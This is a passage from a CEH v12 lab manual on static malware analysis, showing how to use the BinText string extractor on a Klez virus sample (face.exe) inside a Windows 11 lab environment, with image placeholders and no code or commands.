
Searching through strings can provide information about the basic functionality of any program. During malware analysis, search for malicious strings that could determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that URL string stored in it. You should be attentive while looking for strings and search for the embedded and encrypted strings for a complete analysis of the suspect file.

BinText is a text extractor that can extract text from any file. It includes the ability to find plain ASCII text, Unicode text, and Resource strings, providing useful information for each item.

Module 07 – Malware Threats


Here, we will use the BinText tool to extract embedded strings from executable files.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText** and double-click **bintext.exe**.
2. The **BinText** main window appears; click **Browse** to provide a file to scan. Here, we need to provide a malicious file to analyze the text.
3. Make sure that the **Advanced view** option is checked.




4. The **Open file for Scanning** window appears, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!** and select **face.exe**, the malicious file, and click **Open** to extract the text from the malicious file.

Module 07 – Malware Threats

